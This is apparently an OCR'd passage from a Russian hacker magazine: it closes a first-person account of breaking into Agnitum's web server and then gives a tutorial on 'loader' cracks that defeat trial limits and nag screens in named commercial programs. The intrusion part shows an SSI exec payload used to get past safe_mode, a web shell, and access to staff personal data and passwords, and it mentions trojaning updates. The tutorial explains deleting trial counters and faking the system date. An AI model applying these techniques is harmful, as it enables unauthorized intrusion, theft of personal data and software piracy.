Путь до папки с аттачем был найден. Защитного *.htaccess* в аплоде не лежало, и мы могли напрямую обращаться к шеллу без всяких инклудов.
Шелл получен, но тут мы наткнулись на проблему SAFE_MODE=ON и жесткий запрет на выход из папки */home/sites/home/users/skoblov/*.
Поползав по каталогам этого юзера, не нашли ничего, что могло бы дать больше прав.
Впрочем, после вызова *phpinfo()* стало ясно — к апачу прикручен *mod_include* (возможно SSI исполнение команд).
А посмотрев содержимое *.htaccess* в корневой папке юзера, я понял, что модуль не только подключен, но и исправно функционирует:

```
AddHandler server-parsed .txt
AddHandler server-parsed .html
```

То есть, текстовые и html-файлы обрабатывались через ExecCGI. А это значит, что мы можем исполнять команды в обход сейфмода!
Загрузив test.txt с содержимым

```
<!--#exec cmd="uname -a"-->
```


и обратившись к нему, я увидел в ответ заветное:

```
Linux s1.agnitum.com 2.6.9-55.ELsmp #1 SMP Fri Apr 20
16:36:54 EDT 2007 x86_64
```

Теперь нам уже дают гулять по серваку за пределы /skoblov.
Но прав на просмотр подавляющего большинства папок и файлов все равно не хватает.

misterWhite:
Конфигурационные файлы апача не удается прочитать, и мне по-прежнему неизвестен расклад прав и раздача uid/guid. По собственному опыту я замечал, что иногда раздача прав зависит от домена, а иногда — от uid/guid самого скрипта. Я предположил, что, если залить шелл в папку, доступную с другого домена, то сервер может стать к нам более демократичным. Так и произошло.


misterBlack:
Далее была найдена папка на запись, доступная с Agnitum.com. После обращения к новому шеллу настроение заметно поднялось — здесь



Web-шелл на сайте Agnitum



▶ video
На диске к журналу ты найдешь видеоурок, демонстрирующий основные шаги взломщика.



▶ warning
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

▶ dvd
Файлы и программы, упоминаемые в статье, ищи на нашем диске.

красовалось зеленое «Safemod OFF»! Теперь хватало прав на просмотр многих желанных папок и скриптов с правами agnitum/agnitum. Ползая по серверу в поисках коннектов к БД, выяснили, что сайты Агнитума основаны на Битриксе и юзают как MySQL, так и PostgreSQL.

```
PostgreSQL 7.4.17 on x86_64-redhat-linux-gnu,
compiled by GCC gcc (GCC) 3.4.6 20060404 (Red
Hat 3.4.6-3)
```

misterWhite:
PostgreSQL — это вам не шутки. Тут сложнее ориентироваться в БД, чем в мускуле.
Для навигации по базе требуется помнить названия кучи таблиц. Однако их можно посмотреть в information.schema, знакомой нам по mssql и mysql5. Потому, осознав нерациональность r57 и cyberlordsSQL, я доверил дело misterBlack'у.

misterBlack:
Тогда я залил phpPgAdmin, и мы пошли шариться по БД. Здесь были данные на сотрудников, мыла, телефоны, места жительства, пароли от внутренних сервисов сайта и личная переписка. Валялось несколько сотен ключей, просроченных с 2005/2006 года. Новых ключей не было, как и программ для их генерации. Современные ключи, как оказалось, хранятся на сайтах партнеров по продажам софта, например Softkey.ru.
Решив, что этого достаточно, мы свалили оттуда, предусмотрительно потерев все, что загружали.

misterWhite:
Могу еще отметить, что на сервере:
- встречались фрагменты закрытых исходных кодов продуктов кампании;
- символические линки в */etc/init.d* и */etc/rc.d/* доступны на запись, что пахнет рутом, хотя для такого ядра все решается банальным ядерным эксплоитом;
- кривые права на конфиги proftpd позволили получить хеши юзеров, впоследствии часть из них была успешно дешифрована;


Думаю всем ясно, что, используя эти пароли, можно подменить апдейты и дистрибутивы на протрояненные.
Также я не рекомендовал бы support'у использовать дырявую джумлу и вордпресс любой версии в своих проектах во избежание появления аналогичных статей, не говоря уже о допотопных движках. Никакой *display_error=OFF* вас не спасет.

Пренебрежение директивой *open_basedir* и *disable_functions* заканчивается печально. Ну зачем, зачем вам последняя версия PHP, если вы не используете ее багфиксы??? Как итог на этот раз — всего лишь слегка подмоченная репутация.

HAPPY END!

misterWhite:
Настало время мне объясниться.
Почему я не сделал бэкконект? Не брал рута? Не протроянил дистрибутивы? Не проифреймил индекс, в конце концов, а просто закрыл браузер после получения шелла? Может, потому что аптайм у сервера достигал 300? Или потому, что Agnitum — достойная российская компания?
Нет. Прежде всего, потому что админ такой же человек, как и я. К его чести, он все-таки позаботился о защите и разграничении прав. В процессе ни один байт данных не был поврежден. Мы не вандалы :). SQL на сайте в Phorum я пропатчил (на всякий пожарный) и после отписал в службу поддержки о найденных уязвимостях.

misterBlack:
Итог взлома показывает, что даже те, кто защищает нас от сетевых атак и берет за это деньги, зачастую не могут достойно защитить самих себя. Так что, господа, спастись от атак вам поможет только собственные паранойя, внимательность и аккуратность. В общем, берите пример со своего же файрвола! :)



Админка форума




СЕРГЕЙ «_A1!3N» АЛЯЕВ

LOADER

ТЫ — ПОВЕЛИТЕЛЬ АРМИИ ЛОАДЕРОВ!

УНИВЕРСАЛЬНЫЕ ПРИЕМЫ БЫВАЛОГО КРЭКЕРА

«Извините, но срок работы программы истек, пожалуйста, нажмите Выход, либо зарегистрируйте программу», «Вы исчерпали максимальное количество запусков»… Бьюсь об заклад, тебе много раз приходилось видеть подобные сообщения. Сейчас я расскажу, как раз и навсегда от них избавиться, не отдавая за софт ни копейки и даже не обладая глубокими познаниями в крэкинге.



В мануалах по крэкингу технология взлома с помощью простейших лоадеров типа «FindWindow-SendMessage», как правило, упоминается только вскользь. Тем не менее, ее использование весьма эффективно. Главная отличительная особенность — необязательность глубокого знания крэкерского ремесла. Домашнюю крэк-лабораторию может организовать даже школьник. Рассмотрим это дело более подробно.

ЛОАДЕР ТИПА «FINDWINDOW-SENDMESSAGE»

Начнем с самого простого — nagscreen, он же НАГ. Яркий пример — Total Commander. Стоит лишь запустить программу, как мы видим раздражающее окно с тремя кнопками.

Чтобы избавиться от НАГА, нужно нажать соответствующую кнопку — этим сложным действием товарищи разработчики, видимо, пытаются проверить наш интеллект. Попытаемся смоделировать ту часть мозга, которая будет решать эту сложную задачу. Разложим задачу на действия:

```
1. Запустим прогу
2. Дождемся появления НАГА
3. Прочтем номер нужной кнопки
4. Нажмем нужную кнопку
```


Теперь предстоит провернуть все в программном режиме — переведем прогу с русского на C или ASM, само собой с применением Win32 API. Я буду использовать свой блестящий Visual Studio, ну а ты можешь любимый Delphi-Builder.

Чтобы запустить прогу, нам нужна функция `WinExec` (использовать очень красивую функцию `CreateProcess` не будем, чтобы не грузить голову заумными параметрами). Вот ее прототип:

```
UINT WinExec(
  LPCST lpCmdLine, // имя exe файла, можно с параметрами
  UINT uCmdShow // состояние окна после запуска программы
);
```

Со вторым пунктом проблем быть не должно (используем цикл или `Sleep()`). А вот третий пункт интересен. Для начала нужно найти строку с номером нужной кнопки — для этого нам пригодятся следующие функции:





HyperSnap хочет, чтоб мы прочли все это не спеша



Digalo 2000 — просто хорошая программа, работающая 15 дней

LOADER

MathMagic Personal 3.6. Вот он, счетчик запусков

```
static CWnd* PASCAL FindWindow(
   LPCTSTR lpszClassName,        // класс окна
   LPCTSTR lpszWindowName        // заголовок окна
);

static CWnd* FindWindowEx(
   HWND hwndParent,       // описатель родительского окна
   HWND hwndChildAfter, // описатель дочернего окна
   LPCTSTR lpszClass,     // класс окна
   LPCTSTR lpszWindow     // заголовок окна
```

Все они возвращают описатель найденного окна. *FindWindow* мы будем использовать для поиска главного окна, а *FindWindowEx* — для поиска дочерних окон, то есть контролов (*Button*, *Edit*, *List*, *Panel* и т.д и т.п.). Чтобы найти строку, нужно знать, где искать и что искать. Программа из Visual Studio Tools — Spy++ — нам в этом поможет. Запускаем Total Commander и Spy++.

Находим нужное окно в списке, в нашем случае *Window 000305CB «Total commander» TNASTYNAGSCREEN*, где:

```
000305CB — описатель окна (нас не интересует),
«Total commander» — заголовок окна,
TNASTYNAGSCREEN — класс окна
```

Развернем эту иерархию и приятно удивимся, увидев, как автор Total Commander или кто-то там еще упростил нам задачу. Я говорю о строчке *Window 00010630 «1» TPanel*.

Для получения номера нужной кнопки достаточно прочесть заголовок этого контрола. Читать будем функцией *GetWindowText*.

```
int GetWindowText
(
   HWND hWnd,           // описатель окна
   LPTSTR lpString,     // буфер
   int nMaxCount        // количество считанных символов
);
```

Алгоритм разбора иерархии окон и получения строки с заголовком искомой кнопки будет таким. При помощи *FindWindow* получаем описатель окна с классом *TNASTYNAGSCREEN*; далее с помощью *FindWindowEx* получаем описатель окна с заголовком «*TNotebook*», потом с заголовком «*NagPage*»; следующим идет описатель окна с классом *TPanel* и, наконец, хэндл окна с классом *TPanel* (является дочерним предыдущему окну). Ну и последний этап: так как все контролы в окне — тоже окна дочерние и принадлежат другому классу, то, соответственно, им также можно послать сообщение, например, *BM_CLICK* для окна класса *Button* (означает «программно нажать нужную кнопку»). Посылать сообщение будем функцией *SendMessage* с сообщением *BM_CLICK*. Перед этим найдем *HANDLE* нужной кнопки.


```
LRESULT SendMessage(
 HWND hWnd,
       // описатель окна, которому посылаем сообщение
 UINT Msg,      // сообщение
 WPARAM wParam,
       // параметры сообщения (для каждого свои)
 LPARAM lParam  // параметры сообщения (для каждого свои)
);
```

Осталось закинуть лоадер в папку с Total'ом и создать для него ярлык. У получившегося лоадера есть небольшой недостаток — если быстро запустить его два раза, то одна копия процесса зависнет. Поэтому я поставил в начало кода строки:

```
hWnd = ::FindWindow("TTOTAL_CMD", NULL);
if(! hWnd)
```

Сделано это, чтобы лоадер запускался только в случае отсутствия главного окна Total'а (а значит, две копии Total'а лоадером не запустить). В общем, программу есть куда улучшать. Например, можно сделать так, чтобы код отрабатывался только после появления НАГА. Это можно осуществить при помощи Hook, но тогда придется писать DLL или воспользоваться перехватом API-функций. Другими словами, все это усложнит лоадер и уведет от главной цели — крякнуть программу всего за 15-20 минут. Согласись, что приятно устанавливать себе свежую версию Windows-Total Commandera сразу же после появления новой версии, пока все твои друзья усиленно ждут и ищут лекарство.

Не могу не упомянуть о хорошей альтернативе Spy++ — Window Scanner от InqSoft. В ней есть множество удобных фич, например, подсветка выбранного окна-контрола (позволит не ошибиться при выборе контрола для посылки сообщения). Тут же, не выходя из программы, можно послать



Что там у тебя внутри?

Digalo 2000 и его горе-DigaloRegister

Reflector хочет в Internet

MathMagic Personal 3.6. Всего «30 uses»

конкретному окну конкретное сообщение. Тулзой очень удобно проверять подопытные программы на «наш клиент или не наш».

ЛОАДЕР ТИПА «DELTRIALCOUNTER-FILE»

Но это еще не все, на что способны подобные лоадеры. Поразмыслив, можно предусмотреть такую вещь, как удаление триального счетчика. Рассмотрим пример, когда программа хранит счетчик в файле (тему поиска trial-счетчиков рассматривать не будем, она уже освещалась на страницах журнала). В качестве примера возьмем редактор формул MathMagic Personal 3.6, который отказывается работать после 30 запусков.
Это «математическое волшебство» создает файл *MathMagic Personal 3.6.INI* в директории Windows, в котором и считает количество запусков, а также создает дублирующий файл *msnasec.dll* в *\System32*.
Долго не разбираясь, решаем просто при каждом запуске программы удалять файлы-счетчики.
Стратегия нападения такова:
1. Удаляем счетчик (файл(ы));
2. Запустим прогу;
3. Дождемся появления НАГА;
4. Найдем нужную кнопку;
5. Нажмем кнопку.
Пункт номер 1 заключается в удалении или переписывании определенных файлов в *Windows* и *System* директориях. Для их нахождения есть соответствующие API-функции.

```
UINT GetSystemDirectory(
  LPTSTR lpBuffer,      // в этот буфер будет записан путь к системному каталогу
  UINT uSize,           // размер буфера
);
UINT GetWindowsDirectory(
  LPTSTR lpBuffer,      // в этот буфер будет записан путь к windows каталогу
  UINT uSize,           // размер буфера
);
```

А пункт 4 выполняем по шаблону Total Commandera :).

ЛОАДЕР ТИПА «DELTRIALCOUNTER-REG»

Триальные счетчики редко хранятся в файлах. Хитрые шароварщики ныкают их в системный реестр. Однако это не особо усложнит нам лоадер и жизнь, потому что у нас в запасе есть золотые функции:


```
LONG RegOpenKeyEx(
  HKEY hKey,
  LPCTSTR lpSubKey,     // указатель на строку с именем подключа
  DWORD ulOptions,      // зарезервирован = 0
  REGSAM samDesired,    // режим доступа
  PHKEY phkResult,      // хэндл открытого ключа
);
```

Функция открывает нужный ключ в реестре. Так, *hKey* — одно из следующих значений: *HKEY_CLASSES_ROOT*, *HKEY_CURRENT_USER*, *HKEY_LOCAL_MACHINE*, *HKEY_USERS*.


```
LONG RegDeleteKey(
  HKEY hKey,        // то же, что в функции RegOpenKeyEx
  LPCTSTR lpSubKey  // то же, что в функции RegOpenKeyEx
);
```

Функция удаляет соответствующий ключ.
Стоит отметить, что функция *RegDeleteKey* довольно неудобна, так как не умеет удалять рекурсивно. Поэтому имеет смысл обратить внимание на функцию *SHDeleteKey*, у которой те же параметры.
Всем будущим повелителям лоадеров скажу, что удалять и изменять ключи (значения) из реестра на своем рабочем компе нужно крайне осторожно. Иначе можно остаться не только без лоадеров, но и без Windows :).
Проверять работу лоадера будем с помощью тулзы Digalo 2000 Russian, являющейся движком для озвучивания текстовых файлов на русском языке. Дело в том, что Digalo спроектирован как trial-проект. Этим мы сейчас и воспользуемся.
После установки Digalo в системной директории Windows волшебным образом появляется файл *DigaloRegister.exe*, который Digalo загружает при каждом запуске. Этот файл отвечает за регистрацию программы и управление триальным счетчиком. Одновременно он является лучшим кандидатом на замену нашим лоадером, который будет работать по следующим инструкциям:

```
1. Проверяем, есть ли искомый ключ в реестре
2. Если есть — удаляем счетчик (ключ в реестре)
```




WindowScanner во всей красе



▸ **video**
На DVD ищи видеоурок, в котором показаны основные аспекты взлома триальных программ.



▸ **warning**
Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!



▸ **dvd**
На диске ищи все упомянутые в статье программы для крякерского мастерства.

Именно там, в реестре, Digalo хранит свои тайны. Собственно, перечисленных пунктов достаточно. Diglio 2000 сам будет запускать наш лодер, сам будет удалять свои счетчики (не без нашей помощи) — в общем, будет делать все, чтобы программа продолжала работать.

ЛОАДЕР ТИПА «SETLOCALTIME»

Этот тип лоадера позволяет заменить лоадеры второго и третьего типа, то есть пропустить авантюрно-захватывающее приключение под названием «найди, где я спрятал trial-счетчик». Всего-то нужно вспомнить о замечательной API-функции:

```
BOOL SetLocalTime(
  const SYSTEMTIME* lpSystemTime
);
```

Функция устанавливает заданное в структуре *SYSTEMTIME* время. Структура *SYSTEMTIME* довольно большая, поэтому ее описание ты найдешь в исходнике к статье. Смысл использования лоадера в том, что, как правило, подопытная программа при запуске получает текущую дату и сравнивает ее с датой установки. Эта разница и есть интересующий программу срок. Следовательно, наша задача — скармливать программе одну и ту же дату. Примером будет замечательная программа декомпилятор для .NET сборок — Reflector, которая является Freeware, но, тем не менее, через пару месяцев начинает кидать фразы «*is out of date*» или «*do you want to update automatically?*». Клиент наш, будем лечить. Лечение будет заключаться в процедурах, которые мы воплотим в лоадере:

```
1. Запомним текущую дату
2. Установим нужное для Reflector'а время
3. Сделаем паузу в пару секунд (чтоб Reflector
успел запросить фальшивую дату)
4. Запускаем прогу
5. Возвращаем правильное время, предваритель-
но откорректировав его с учетом паузы
```

В качестве фальшивой даты сойдет дата создания файла *Reflector.exe*.

ЛОАДЕР ТИПА «COMBO»

Ну и наконец, рассмотрим этакий три в одном вариант — лоадер, который совмещает в себе несколько лоадеров. Его мы будем писать для продвинутой утилиты создания скриншотов и их редактирования — HyperSnap 6.

После небольшого обследования выяснилось, что защита сего творения ныкает счетчик в реестр. Если быть более точным, то счетчиков несколько и нычек тоже. Также мы имеем окно типа НАГ, паразитирующее на наших нервах. Но это еще не все: утилита периодически создает файл с trial-меткой во временной директории Windows. Поэтому заучим еще одну удобную функцию:

```
DWORD GetTempPath(
  DWORD nBufferLength, // размер буфера обычно
MAX_PATH
  LPTSTR lpBuffer // буфер, в котором запишется
путь
);
```

Функция дает нам путь к временной директории Windows. Защита HyperSnap по полной мусорит на нашем компьютере — придется за ней убирать. Дабы не портить собственные нервы, поручим это лоадеру, который будет смесью лоадера первого, второго и третьего типов. Составим план нападения:

```
1. Удаляем ключи в реестре
2. Удаляем файл-метку
3. Запускаем программу
4. Дожидаемся НАГА
5. Находим нужную кнопку
6. Активируем кнопку
7. Нажимаем на кнопку
```


На скриншотах показаны места хранения trial-меток (на твоей машине они могут оказаться другими). Конечно, они страшно зашифрованы-закриптованы-засекречены. Такая таинственность нам ни к чему... поэтому мы просто их удалим :).

В сценарии нам незнаком только пункт 5. Его реализация проста, ведь, чтобы активировать кнопку, нужно послать ей сообщение *WM_ACTIVATE* с помощью уже известной функции *SendMessage*. Ну вот, только что мы заставили работать





Total безобразничает



программу, защищенную серьезным протектором Armadilo, без SoftICE, без OllyDbg, без IDA — практически голыми руками.

ЗАКЛЮЧЕНИЕ


Подобными дырами в защите страдают даже серьезные и известные программы. Например, очень давно на одном знакомом мне компьютере лоадер успешно загружал 3D MAX, прекрасно справлялся с Nero 6.хх, пока доблестные немцы не прикрыли лавочку в 7х версиях.

